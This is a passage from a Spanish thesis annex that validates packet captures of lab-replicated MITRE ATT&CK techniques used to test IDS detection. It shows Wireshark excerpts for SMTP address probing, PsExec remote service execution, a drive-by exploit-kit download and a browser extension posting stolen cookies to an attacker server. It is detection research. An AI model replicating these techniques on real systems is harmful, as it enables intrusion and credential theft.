Defense Evasion	Build Image on Host	T1612	-	-	Creacion y montado de un contenedor con un servidor SSH sobre un equipo previamente vulnerado	T1612-BuildImageOnHostNAT_[5].pcap.png	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.4.3
Discovery	Group Policy Discovery	T1615	-	-	Comandos mediante Powershell para obtener información sobre configuraciones de políticas de grupo	T1615-Group_Policy_Discovery_[5].pcap.png	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.6.1

Tabla A-1. Tabla Resumen de Ataques

ANEXO B – VALIDACIÓN DE PCAPS

Este Anexo complementa la sección del Análisis de Detecciones. Hasta el momento, se ha comprobado que los ataques han sido ejecutados con éxito (desarrollando el proceso completo de implementación, acompañado de capturas del ataque) y que han generado una serie de respuestas en el cortafuegos (en formato de alertas basadas en reglas). Para finalizar la validación, es necesario comprobar si las capturas de paquetes contienen, efectivamente, el ataque replicado.

Esta tarea no sólo abarca las nuevas técnicas recogidas en este Trabajo Fin de Grado, sino que también valida los ficheros PCAP de otras técnicas que conforman el estudio completo y que no han sido validadas hasta la fecha. Cada título de subapartado de validación está compuesto por el nombre de la técnica, ID de MITRE e identificador de ataque definido en la Tabla 3-31.

B.1 Gather Victim Identity Information (T1589) – ATA122

43	4.043139889	10.0.2.15	148.163.133.242	TCP	74	38494 → smtp(25) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
44	4.260965698	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
45	4.261029531	10.0.2.15	148.163.133.242	TCP	54	38494 → smtp(25) [ACK] Seq=1 Ack=1 Win=64240 Len=0
46	4.479774659	148.163.133.242	10.0.2.15	SMTP	105	S: 220 mx0a-0039f301.pphosted.com ESMTP mfa-m0174678
47	4.479811460	10.0.2.15	148.163.133.242	TCP	54	38494 → smtp(25) [ACK] Seq=1 Ack=52 Win=64189 Len=0
48	4.679640599	10.0.2.15	148.163.133.242	SMTP	72	C: ehlo [10.0.2.15]
49	4.679960285	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [ACK] Seq=52 Ack=19 Win=65535 Len=0
50	4.898953449	148.163.133.242	10.0.2.15	SMTP	257	S: 250-mx0a-0039f301.pphosted.com Hello 62.red-81-36-108.dynamicip.ri
51	4.898986232	10.0.2.15	148.163.133.242	TCP	54	38494 → smtp(25) [ACK] Seq=19 Ack=255 Win=63986 Len=0
52	4.899334042	10.0.2.15	148.163.133.242	SMTP	68	C: mail FROM:<>
53	4.899584485	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [ACK] Seq=255 Ack=33 Win=65535 Len=0
54	5.111017189	148.163.133.242	10.0.2.15	SMTP	75	S: 250 2.1.0 Sender ok
55	5.111282560	10.0.2.15	148.163.133.242	SMTP	79	C: rcpt TO:<info@epam.com>
56	5.112219842	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [ACK] Seq=276 Ack=58 Win=65535 Len=0
57	5.325269178	148.163.133.242	10.0.2.15	SMTP	78	S: 250 2.1.5 Recipient ok
58	5.325655662	10.0.2.15	148.163.133.242	SMTP	60	C: quit
59	5.325925065	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [ACK] Seq=300 Ack=64 Win=65535 Len=0
60	5.529471297	148.163.133.242	10.0.2.15	SMTP	111	S: 221 2.0.0 mx0a-0039f301.pphosted.com Closing connection
61	5.529472158	148.163.133.242	10.0.2.15	TCP	60	smtp(25) → 38494 [FIN, ACK] Seq=357 Ack=64 Win=65535 Len=0
62	5.529729329	10.0.2.15	148.163.133.242	TCP	54	38494 → smtp(25) [FIN, ACK] Seq=64 Ack=358 Win=63986 Len=0

Figura B-1. Tráfico de validación de Correo Electrónico

En la figura superior se puede observar el tráfico generado para la validación de un correo electrónico (este proceso se repite para cada correo electrónico de la lista). El atacante, tras establecer conexión TCP, envía un mensaje vacío al correo a validar, para comprobar si éste existe o no. Como se aprecia en el resto de los paquetes, el servidor SMTP responde a dicha petición. Por tanto, podemos concluir que se ha conseguido recolectar un correo electrónico real de la empresa con éxito.

B.2 Establish Accounts (T1585) – ATA120

172	162.481700	156.146.59.6	10.0.2.10	TCP	60	dynamid(9002) → 50885 [ACK] Seq=620 Ack=2384 Win=65535 Len=0	
173	162.605595	156.146.59.6	10.0.2.10	TCP	1474	dynamid(9002) → 50885 [ACK] Seq=620 Ack=2384 Win=65535 Len=120 [TCP segment	
174	162.605595	156.146.59.6	10.0.2.10	TCP	86	dynamid(9002) → 50885 [PSH, ACK] Seq=2040 Ack=2384 Win=65535 Len=32 [TCP segm	
175	162.605660	10.0.2.10	156.146.59.6	TCP	54	50885 → dynamid(9002) [ACK] Seq=2384 Ack=2072 Win=64240 Len=	
176	162.606770	156.146.59.6	10.0.2.10	TCP	1474	dynamid(9002) → 50885 [ACK] Seq=2072 Ack=2384 Win=65535 Len=420 [TCP segment	
177	162.606770	156.146.59.6	10.0.2.10	TCP	86	dynamid(9002) → 50885 [PSH, ACK] Seq=3492 Ack=2384 Win=65535 Len=32 [TCP segm	
178	162.606770	156.146.59.6	10.0.2.10	TLSv1.3	1290	Application Data, Application Data	
179	162.606816	10.0.2.10	156.146.59.6	TCP	54	50885 → dynamid(9002) [ACK] Seq=2384 Ack=4760 Win=64240 Len=	
180	162.606965	156.146.59.6	10.0.2.10	TCP	1474	dynamid(9002) → 50885 [ACK] Seq=4760 Ack=2384 Win=65535 Len=420 [TCP segment	
181	162.606965	156.146.59.6	10.0.2.10	TCP	86	dynamid(9002) → 50885 [PSH, ACK] Seq=6180 Ack=2384 Win=65535 Len=32 [TCP segm	
182	162.606981	10.0.2.10	156.146.59.6	TCP	54	50885 → dynamid(9002) [ACK] Seq=2384 Ack=6212 Win=62788 Len=	
183	162.607300	156.146.59.6	10.0.2.10	TLSv1.3	1474	Application Data	
184	162.607300	156.146.59.6	10.0.2.10	TLSv1.3	88	Application Data	
185	162.607312	10.0.2.10	156.146.59.6	TCP	54	50885 → dynamid(9002) [ACK] Seq=2384 Ack=7666 Win=64240 Len=	
186	162.607485	156.146.59.6	10.0.2.10	TCP	1474	dynamid(9002) → 50886 [ACK] Seq=620 Ack=2352 Win=65535 Len=120 [TCP segment	
187	162.607485	156.146.59.6	10.0.2.10	TCP	86	dynamid(9002) → 50886 [PSH, ACK] Seq=2040 Ack=2352 Win=65535 Len=32 [TCP segm	

Figura B-2. Tráfico de Creación de Cuentas

En la captura de paquetes se muestra el intercambio de información entre el equipo que intenta crear la cuenta (10.0.2.10) y el servidor web (156.146.59.6). Es difícil mostrar más información acerca de esta comunicación, pues se encuentra cifrada y no tiene detalles característicos como los pueden tener otros ataques. A pesar de ello, se aprecia que la carga de paquetes es elevada, y que se mantiene durante un periodo de tiempo considerable (cualidades propias del tráfico en sitios web con mucha información).

B.3 External Remote Services (T1133) – ATA43

fe80::e6ae:7105:9b9e:95d3	ff02::1:2	DHCPv6	157	Solicit XID: 0x859909 CID: 0001000126a8bbe8008cfab206
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
00:ff:fc:60:93:ad	Broadcast	ARP	42	Who has 100.96.1.4? (ARP Probe)
::	ff02::1:ff9e:95d3	ICMPv6	78	Neighbor Solicitation for fe80::e6ae:7105:9b9e:95d3
::	ff02::1:ff00:4	ICMPv6	78	Neighbor Solicitation for fd:0:0:8100::4
fe80::e6ae:7105:9b9e:95d3	ff02::2	ICMPv6	62	Router Solicitation
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::1:ff00:8	ICMPv6	86	Neighbor Solicitation for fe80::8 from 00:ff:fc:60:93:ad
fe80::8	fe80::e6ae:7105:9b9e:95d3	ICMPv6	86	Neighbor Advertisement fe80::8 (sol, ovr) is at 00:ff:fc:60:93:ad
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	130	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::1:2	DHCPv6	157	Solicit XID: 0x859909 CID: 0001000126a8bbe8008cfab206
00:ff:fc:60:93:ad	Broadcast	ARP	42	Who has 100.96.1.4? (ARP Probe)
fe80::e6ae:7105:9b9e:95d3	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::e6ae:7105:9b9e:95d3 (ovr)
fd:0:0:8100::4	ff02::1	ICMPv6	86	Neighbor Advertisement fd:0:0:8100::4 (ovr) is at 00:ff:fc:60:93:ad
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	101	Standard query 0x0000 ANY DESKTOP-5DECC37.local, "QM"
fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	101	Standard query 0x0000 ANY DESKTOP-5DECC37.local, "QM"
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::1:2	DHCPv6	157	Solicit XID: 0x859909 CID: 0001000126a8bbe8008cfab206
00:ff:fc:60:93:ad	Broadcast	ARP	42	Who has 100.96.1.4? (ARP Probe)
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
fe80::e6ae:7105:9b9e:95d3	ff02::16	ICMPv6	90	Multicast Listener Report Message v2

Figura B-3. Tráfico de Acceso a Red VPN – I

fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	101 Standard query 0x0000 ANY DESKTOP-5DECC37.
fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	167 Standard query response 0x0000 AAAA fd:0:0
100.96.1.4	224.0.0.251	MDNS	147 Standard query response 0x0000 AAAA fd:0:0
100.96.1.4	224.0.0.251	MDNS	81 Standard query 0x0000 ANY DESKTOP-5DECC37.
fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	101 Standard query 0x0000 ANY DESKTOP-5DECC37.
fe80::e6ae:7105:9b9e:95d3	ff02::fb	MDNS	167 Standard query response 0x0000 AAAA fd:0:0
100.96.1.4	224.0.0.251	MDNS	147 Standard query response 0x0000 AAAA fd:0:0
100.96.1.4	100.96.1.15	NBNS	110 Registration NB DESKTOP-5DECC37<00>
100.96.1.4	100.96.1.15	NBNS	110 Registration NB WORKGROUP<00>
100.96.1.4	100.96.1.15	NBNS	110 Registration NB DESKTOP-5DECC37<20>
100.96.1.4	100.96.1.1	DNS	69 Standard query 0xd7f7 A wpad.Home
100.96.1.4	100.96.1.1	DNS	69 Standard query 0xcdca AAAA wpad.Home
100.96.1.1	100.96.1.4	DNS	144 Standard query response 0xd7f7 No such nam
100.96.1.1	100.96.1.4	DNS	144 Standard query response 0xcdca No such nam

Figura B-4. Tráfico de Acceso a Red VPN – II

Los paquetes señalados en rojo en la primera captura muestran parte del proceso de instauración de un equipo en una nueva red, como lo son los ARP Probe (señalados). Además de este método existen otros como el procedimiento DAD en IPv6. Los paquetes señalados en negro muestran otro tipo de paquetes común en un primer acceso a una nueva red, como son los NS y NA (los primeros son los que generan alerta en Snort). En la segunda captura, también se puede comprobar cómo se registra el equipo haciendo uso del protocolo NBNS.

B.4 Drive-by Compromise (T1189) – ATA47 y ATA48

192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=7811330
192.168.10.1	192.168.10.2	HTTP	440 GET /shadyantra/exploitselector.php HTTP/1.1
192.168.10.2	192.168.10.1	TCP	66 http(80) → 52349 [ACK] Seq=1 Ack=375 Win=64896 Len=0 TSval=322797
192.168.10.2	192.168.10.1	HTTP	367 HTTP/1.1 302 Found (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=375 Ack=302 Win=30336 Len=0 TSval=7811
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=866 Ack=3131 Win=35968 Len=0 TSval=781
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=1357 Ack=5960 Win=41600 Len=0 TSval=78
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=1848 Ack=8789 Win=47360 Len=0 TSval=78
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=2339 Ack=11618 Win=52992 Len=0 TSval=7
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=2830 Ack=14447 Win=58624 Len=0 TSval=7
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=3321 Ack=17276 Win=64256 Len=0 TSval=7
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	2895 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 52349 → http(80) [ACK] Seq=3812 Ack=20105 Win=69888 Len=0 TSval=7
192.168.10.1	192.168.10.2	HTTP	557 GET /shadyantra/exploits/calc.html HTTP/1.1

Figura B-5. Tráfico generado por el Exploit de Bloqueo

La captura señala las dos claves del ataque. En primer lugar, señalado con una flecha, se muestra la página web inicial a la que el usuario, desconocedor de su verdadera identidad, accede. Justo después, tras interpretar el seleccionador de paquetes de explotación, el navegador comienza a efectuar la carga incesante del mismo fichero HTML, que deja el navegador en estado de bloqueo.

192.168.10.1	192.168.10.2	TCP	74 46396 → http(80) [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=7392998 TS
192.168.10.2	192.168.10.1	TCP	74 http(80) → 46396 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval
192.168.10.1	192.168.10.2	TCP	66 46396 → http(80) [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=7392999 TSecr=327102603
192.168.10.1	192.168.10.2	HTTP	466 GET /shadyantra/exploitselector.php HTTP/1.1
192.168.10.2	192.168.10.1	TCP	66 http(80) → 46396 [ACK] Seq=1 Ack=401 Win=64768 Len=0 TSval=3271026031 TSecr=7392
192.168.10.2	192.168.10.1	HTTP	373 HTTP/1.1 302 Found (text/html)
192.168.10.1	192.168.10.2	TCP	66 46396 → http(80) [ACK] Seq=401 Ack=308 Win=30336 Len=0 TSval=7393032 TSecr=32716
192.168.10.1	192.168.10.2	HTTP	559 GET /shadyantra/exploits/archivo.html HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	768 HTTP/1.1 200 OK (text/html)
192.168.10.1	192.168.10.2	TCP	66 46396 → http(80) [ACK] Seq=894 Ack=1010 Win=31744 Len=0 TSval=7393088 TSecr=3271
192.168.10.1	192.168.10.2	HTTP	586 GET /shadyantra/malicious.exe HTTP/1.1
192.168.10.2	192.168.10.1	HTTP	317 HTTP/1.1 304 Not Modified
192.168.10.1	192.168.10.2	TCP	66 46396 → http(80) [ACK] Seq=1414 Ack=1261 Win=33152 Len=0 TSval=7393155 TSecr=327
192.168.10.2	192.168.10.1	TCP	66 http(80) → 46396 [FIN, ACK] Seq=1261 Ack=1414 Win=64128 Len=0 TSval=3271031200 T
192.168.10.1	192.168.10.2	TCP	66 46396 → http(80) [FIN, ACK] Seq=1414 Ack=1262 Win=33152 Len=0 TSval=7398169 TSec
192.168.10.2	192.168.10.1	TCP	66 http(80) → 46396 [ACK] Seq=1262 Ack=1414 Win=64128 Len=0 TSval=3271031201 TSecr

Figura B-6. Tráfico generado por el Exploit de Ejecutable

Esta captura se corresponde con la segunda vertiente. Los dos paquetes señalados se asemejan a los de la primera captura, tratándose esta vez de la descarga del ejecutable.

B.5 Trusted Relationship (T1199) – ATA55

fe80::b35a:ad64:8a9a:3cfd	fe80::ca8c:e0e8:31e...	TCP	86 50252 → ms-wbt-server(3389) [SYN] Seq=0 Win=64000 Len=0 MSS=1440 WS=1 SACK_PERM
192.168.10.1	192.168.10.2	TCP	66 50253 → ms-wbt-server(3389) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
fe80::ca8c:e0e8:31e2:93e5	fe80::b35a:ad64:8a9...	TCP	86 ms-wbt-server(3389) → 50252 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1440 WS=1 SA
fe80::b35a:ad64:8a9a:3cfd	fe80::ca8c:e0e8:31e...	TCP	74 50252 → ms-wbt-server(3389) [ACK] Seq=1 Ack=1 Win=64000 Len=0
192.168.10.2	192.168.10.1	TCP	66 ms-wbt-server(3389) → 50253 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SA
192.168.10.1	192.168.10.2	TCP	54 50253 → ms-wbt-server(3389) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
fe80::b35a:ad64:8a9a:3cfd	fe80::ca8c:e0e8:31e...	RDP	121 Cookie: msthash=LT2\intel, Negotiate Request
192.168.10.1	192.168.10.2	TCP	54 50253 → ms-wbt-server(3389) [FIN, ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.10.2	192.168.10.1	TCP	60 ms-wbt-server(3389) → 50253 [ACK] Seq=1 Ack=2 Win=64000 Len=0
fe80::ca8c:e0e8:31e2:93e5	fe80::b35a:ad64:8a9...	RDP	93 Negotiate Response
fe80::b35a:ad64:8a9a:3cfd	fe80::ca8c:e0e8:31e...	TPKT	248 Continuation
fe80::ca8c:e0e8:31e2:93e5	fe80::b35a:ad64:8a9...	TPKT	916 Continuation

Figura B-7. Tráfico de Relación de Confianza

En la Figura B-7 se puede observar el inicio de la conexión RDP que se da entre equipo de la empresa de confianza (infectada) y el equipo de la empresa víctima. El paquete marcado se corresponde con la cookie que almacena las credenciales de sesiones anteriores.

B.6 System Services (T1569) – ATA112

fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	240 Session Setup Request, NTLMSSP_NEGOTIATE
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	339 Session Setup Response, Error: STATUS_MORE_PR
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	591 Session Setup Request, NTLMSSP_AUTH, User: \d
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	179 Session Setup Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	170 Tree Connect Request Tree: \\LT2\IPC\$
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	158 Tree Connect Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	198 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_I
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	TCP	1514 microsoft-ds(445) → 49958 [ACK] Seq=1443 Ack=
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	270 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	174 Tree Connect Request Tree: \\LT2\ADMIN\$
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	TCP	74 49958 → microsoft-ds(445) [ACK] Seq=1295 Ack=
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	158 Tree Connect Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	254 Create Request File:
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	318 Create Response File:
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	166 Close Request File:
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	202 Close Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	402 Create Request File: PSEXESVC.exe
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	430 Create Response File: PSEXESVC.exe
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	TCP	1514 49958 → microsoft-ds(445) [ACK] Seq=1895 Ack=
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	TCP	1514 49958 → microsoft-ds(445) [ACK] Seq=2225 Ack=

Figura B-8. Tráfico de Ejecución Remota de Servicios - I

fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	DCERPC	238 Bind: call_id: 2, Fragment: Single, 2 context items:
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	DCERPC	324 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 584
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	DCERPC	492 AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, Us
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	186 Unknown operation 64 request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	TCP	74 50632 → 49960 [ACK] Seq=251 Ack=695 Win=2107392 Len=0
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 Unknown operation 64 response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	330 Unknown operation 60 request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 Unknown operation 60 response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 CloseServiceHandle request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 CloseServiceHandle response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	186 OpenServiceW request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 OpenServiceW response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 StartServiceW request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	138 StartServiceW response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 QueryServiceStatus request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 QueryServiceStatus response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	TCP	74 49959 → epmap(135) [ACK] Seq=273 Ack=237 Win=2107904
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	TCP	74 49960 → 50632 [ACK] Seq=1303 Ack=715 Win=262656 Len=0
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 QueryServiceStatus request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 QueryServiceStatus response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 CloseServiceHandle request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 CloseServiceHandle response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e2:93e5	SVCCTL	154 CloseServiceHandle request
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23:e37f	SVCCTL	154 CloseServiceHandle response

Figura B-9. Tráfico de Ejecución Remota de Servicios – II

En la primera captura se aprecia con facilidad el establecimiento de la conexión SMBv2, así como el uso de la herramienta PsExec para establecer contacto con el equipo remoto y permitir la ejecución de un servicio. En la segunda captura, se accede al Administrador Remoto de Control de Servicios, para poner en marcha el ejecutable que se encuentra en la máquina víctima.

B.7 Browser Extensions (T1176) – ATA44

.898562072	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56248 [ACK] Seq=2 Ack=503 Win=64768 Len=0 TSval=
.898658037	192.168.10.2	192.168.10.1	TCP	66 56252 → wap-wsp(9200) [FIN, ACK] Seq=499 Ack=2 Win=64256 Len=0 T
.898762148	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56252 [ACK] Seq=2 Ack=500 Win=64768 Len=0 TSval=
.911186335	192.168.10.2	192.168.10.1	TCP	74 56256 → wap-wsp(9200) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=
.911496864	192.168.10.1	192.168.10.2	TCP	74 wap-wsp(9200) → 56256 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
.911522694	192.168.10.2	192.168.10.1	TCP	66 56256 → wap-wsp(9200) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=75
.912337386	192.168.10.2	192.168.10.1	HTTP/J...	561 POST /c HTTP/1.1 , JavaScript Object Notation (application/json)
.912483799	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56256 [ACK] Seq=1 Ack=496 Win=64768 Len=0 TSval=
.913401961	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56256 [FIN, ACK] Seq=1 Ack=496 Win=64768 Len=0 T
.913546329	192.168.10.2	192.168.10.1	TCP	66 56256 → wap-wsp(9200) [FIN, ACK] Seq=496 Ack=2 Win=64256 Len=0 T
.913674837	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56256 [ACK] Seq=2 Ack=497 Win=64768 Len=0 TSval=
.338423213	192.168.10.2	192.168.10.1	TCP	74 56262 → wap-wsp(9200) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=
.338666282	192.168.10.1	192.168.10.2	TCP	74 wap-wsp(9200) → 56262 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
.338683976	192.168.10.2	192.168.10.1	TCP	66 56262 → wap-wsp(9200) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=75
.338803377	192.168.10.2	192.168.10.1	HTTP/J...	565 POST /c HTTP/1.1 , JavaScript Object Notation (application/json)
.338918940	192.168.10.1	192.168.10.2	TCP	66 wap-wsp(9200) → 56262 [ACK] Seq=1 Ack=500 Win=64768 Len=0 TSval=

[Path: /cookie/sameSite]	0000 08 00 27 a4 54 5d 08
Member: domain	0010 02 23 75 68 40 00 40
[Path with value: /cookie/domain:.elmundo.es]	0020 0a 01 db c0 23 f0 99
[Member with value: domain:.elmundo.es]	0030 01 f6 97 69 00 00 01
String value: .elmundo.es	0040 8b da 50 4f 53 54 20
Key: domain	0050 2e 31 0d 0a 48 6f 73
[Path: /cookie/domain]	0060 38 2e 31 30 2e 31 3a
Member: session	0070 6e 65 63 74 69 6f 6e
[Path with value: /cookie/session:false]	0080 69 76 65 0d 0a 43 6f
[Member with value: session:false]	0090 67 74 68 3a 20 31 31
False value	00a0 67 65 6e 74 3a 20 4d
Key: session	00b0 30 20 28 58 31 31 3b
[Path: /cookie/session]	00c0 36 5f 36 34 29 20 41
Member: value	00d0 74 2f 35 33 37 2e 33
[Path with value: /cookie/value:%24RETRIEVING]	00e0 20 6c 69 6b 65 20 47
[Member with value: value:%24RETRIEVING]	00f0 6f 6d 65 2f 31 32 32
String value: %24RETRIEVING	0100 66 61 72 69 2f 35 33
Key: value	0110 74 65 6e 74 2d 54 79
[Path: /cookie/value]	0120 63 61 74 69 6f 6e 2f
ey: cookie	0130 65 70 74 3a 20 2a 2f
	0140 3a 20 63 68 72 6f 6d
	0150 6f 6e 3a 2f 2f 69 69
	0160 66 61 6d 61 6f 6e 69
	0170 69 69 70 63 70 0d 0a

Figura B-10. Tráfico de Extensiones de Navegador

En la captura de paquetes se aprecia toda la comunicación entre equipo víctima y el servidor del atacante, que recibe la información confidencial del primero. Entre el tráfico de red destaca el envío de peticiones POST con información acerca de las cookies, en formato de objetos JavaScript.

B.8 Indicator Removal (T1070) – ATA25

20	0.115117	fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610...	ICP	/4 54411 → microsoft-ds(445) [ACK] Seq=16
21	0.552578	fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610...	SMB2	254 Create Request File:
22	0.553035	fe80::672f:318d:610:4233	fe80::fe26:cfe0:c79...	SMB2	218 Create Response File:
